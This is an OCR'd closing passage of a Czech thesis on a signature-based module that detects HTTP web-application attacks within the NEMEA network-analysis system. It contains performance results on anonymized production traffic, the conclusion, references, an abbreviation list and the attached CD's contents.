
V rámci této kapitoly se zabývám výstupy z měření úspěšnosti a časové náročnosti detekce na anonymizovaných produkčních datech. K dispozici jsem dostal vzorek anonymizovaných produkčních dat obsahující celkem 235193 HTTP požadavků ve formátu UniRec zpráv obohacených o informace protokolu HTTP. Jejich analýza trvala dvě a půl minuty a vygenerovala 788 hlášení o podezřelých aktivitách. Vzhledem k tomu, že data obsahovala velké množství nestandardních HTTP požadavků, bylo z analýzy vyňato pravidlo pro kontrolu formátu HTTP požadavku dle specifikace protokolu HTTP.

V grafu na obrázku 8.4 jsem zobrazil u každého detekčního pravidla časovou náročnost a počet jím detekovaných podezřelých aktivit. Součet detekovaných podezřelých aktivit nedává dohromady číslo 788, jelikož některá pravidla detekují podezřelé aktivity ve stejných HTTP požadavcích. Na grafu je vidět, že detekční pravidlo LFI je časově velice náročné a jeho přínos tomu neod-



Obrázek 8.3: Srovnání výpočetního času detekce v závislosti na počtu HTTP požadavků

povídá. Jelikož se však jedná pouze o malý vzorek dat, pravidlo jsem nijak neoptimalizoval.



Obrázek 8.4: Srovnání časové náročnosti detekčních pravidel vzhledem k počtu detekovaných podezřelých aktivit

Závěr

V této závěrečné práci jsem vyvinul nový detekční modul do systému NEMEA, který průběžně analyzuje síťové toky obohacené o HTTP hlavičky a na základě mnou předdefinovaných signatur rozhoduje o tom, zda dochází či nedochází k potenciálnímu útoku na webovou aplikaci. Cíl této práce spočívající v detekci útoků využívajících aplikační protokol HTTP prostřednictvím detekčního modulu do systému NEMEA jsem tedy splnil.

V práci jsem se postupně zabýval charakteristikou útočníka a jeho motivací k provedení útoku, způsoby provedení útoku, zranitelnostmi, které útok zneužívá, a metodami detekce útoku. Následně jsem zachytil a analyzoval HTTP požadavky zasílané skenery zranitelností pro odhalení zranitelností a implementoval jsem signatury, kterými lze tyto skeny a obecně útoky detekovat. Nakonec jsem změřil výkonnost a úspěšnost detekce navrženého a realizovaného modulu na testovacích a produkčních datech a porovnal je s populárním opensource systémem Snort IDS. Cíl práce spočívající ve vytvoření modulu pro detekci útoků využívajících aplikační protokol HTTP jsem tedy splnil.

V budoucnu je na tuto práci možné navázat rozšířením databáze signatur o signatury nově objevených zranitelností webových aplikací, případně rozšířením modulu o další metodu detekce zkombinovanou se současnou metodou detekce s cílem detekovat i neznámé útoky, pro které dosud neexistuje žádná signatura.

Literatura

[1] Verizon: 2018 Data Breach Investigations Report. Technická Zpráva 11, Verizon, 2018. Dostupné z: https://www.verizonenterprise.com/resources/reports/rp_DBIR_2018_Report_en_xg.pdf

[2] Verizon: 2017 Data Breach Investigations Report. Technická Zpráva 10, Verizon, 2017. Dostupné z: https://www.verizonenterprise.com/resources/reports/rp_DBIR_2017_Report_en_xg.pdf

[3] Sun-C': *Umění války*. b4u publishing, 2014, ISBN 978-80-87222-35-5.

[4] Atkinson, S.: Psychology and the hacker – Psychological Incident Handling. Technická zpráva, June 2015. Dostupné z: https://www.sans.org/reading-room/whitepapers/incident/psychology-hacker-psychological-incident-handling-36077

[5] Foundation, O.: OWASP – Testing Guide v4. Technická zpráva, OWASP Foundation, September 2014. Dostupné z: https://www.owasp.org/images/1/19/OTGv4.pdf

[6] Group, O. I. S. S.: Information Systems Security Assessment Framework. Technická zpráva, Open Information Systems Security Group, April 2006. Dostupné z: http://www.oissg.org/files/issaf0.2.1.pdf

[7] Alias, E.: Wappalyzer - CMS. Technická zpráva, 2018. Dostupné z: https://www.wappalyzer.com/categories/cms

[8] Fielding, R. T.; Gettys, J.; Mogul, J. C.; aj.: Hypertext Transfer Protocol – HTTP/1.1. RFC 2616, RFC Editor, June 1999, http://www.rfc-editor.org/rfc/rfc2616.txt. Dostupné z: http://www.rfc-editor.org/rfc/rfc2616.txt

[9] Foundation, O.: OWASP Top 10 – 2017. Technická zpráva, OWASP Foundation, April 2017. Dostupné z: https://www.owasp.org/images/7/72/OWASP_Top_10-2017_(en).pdf.pdf

[10] Erlacher, F.; Dressler, F.: FIXIDS: A High-Speed Signature-based Flow Intrusion Detection System. In *IEEE/IFIP Network Operations and Management Symposium (NOMS 2018)*, Taipei, Taiwan: IEEE, April 2018.

[11] Claise, B.; Trammell, B.; Aitken, P.: Specification of the IP Flow Information Export (IPFIX) Protocol for the Exchange of Flow Information. STD 77, RFC Editor, September 2013, `http://www.rfc-editor.org/rfc/rfc7011.txt`. Dostupné z: `http://www.rfc-editor.org/rfc/rfc7011.txt`

[12] Scarfone, K.; Mell, P.: Guide to Intrusion Detection and Prevention Systems (IDPS). Technická Zpráva 800-94, National Institute of Standards and Technology, 2 2007. Dostupné z: `https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-94.pdf`

[13] Cejka, T.; Bartos, V.; Svepes, M.; aj.: NEMEA: A Framework for Network Traffic Analysis. In *12th International Conference on Network and Service Management (CNSM 2016)*, 2016.

Příloha **A**

Seznam použitých zkratek

OWASP Open Web Application Security Project

ZAP Zed Attack Proxy

NIST National Institute of Standards and Technology

PTES Penetration Testing Execution Standard

ISSAF Information Systems Security Assessment Framework

OISSG Open Information Systems Security Group

CESNET Czech Education and Scientific Network

NEMEA Network Measurements Analysis

IDEA Intrusion Detection Extensible Alert

TRAP Traffic Analysis Platform

HTTP HyperText Transfer Protocol

MIME Multipurpose Internet Mail Extensions

TCP Transmission Control Protocol

IP Internet Protocol

ISO International Organization for Standardization

OSI Open Systems Interconnection

RFC Request for Comments

IETF Internet Engineering Task Force

CERT Computer Emergency Response Team

CSIRT Computer Security Incident Response Team

TRAP Traffic Analysis Platform

UniRec Unified Record

LDAP Lightweight Directory Access Protocol

XPath XML Path Language

XML eXtensible Markup Language

SSI Server-Side Includes

SQL Structured Query Language

LFI Local File Inclusion

RFI Remote File Inclusion

IDS Intrusion Detection System

IPS Intrusion Prevention System

ADS Anomaly Detection System

WAF Web Application Firewall

CMS Content Management System

NVD National Vulnerability Database

IPFIX Internet Protocol Flow Information Export

Příloha **B**

Obsah přiloženého CD

- `readme.txt` ..... stručný popis obsahu CD
- `waintrusion_detector` ..... adresář se zdrojovými kódy modulu
  - `config.yaml` ..... konfigurační soubor modulu
  - `waintrusion_detector.py` ..... zdrojový kód modulu
  - `waintrusion_detector2idea.py` ..... zdrojový kód modulu
  - `pcap` ..... adresář s pcap soubory nástrojů na pen. testy
  - `data` ..... adresář se seznamy dat pro detekci
  - `rules` ..... adresář s pravidly pro detekci
  - `thesis` ..... zdrojová forma práce ve formátu LaTeX
- `text` ..... text práce
  - `thesis.pdf` ..... text práce ve formátu PDF
  - `thesis.ps` ..... text práce ve formátu PS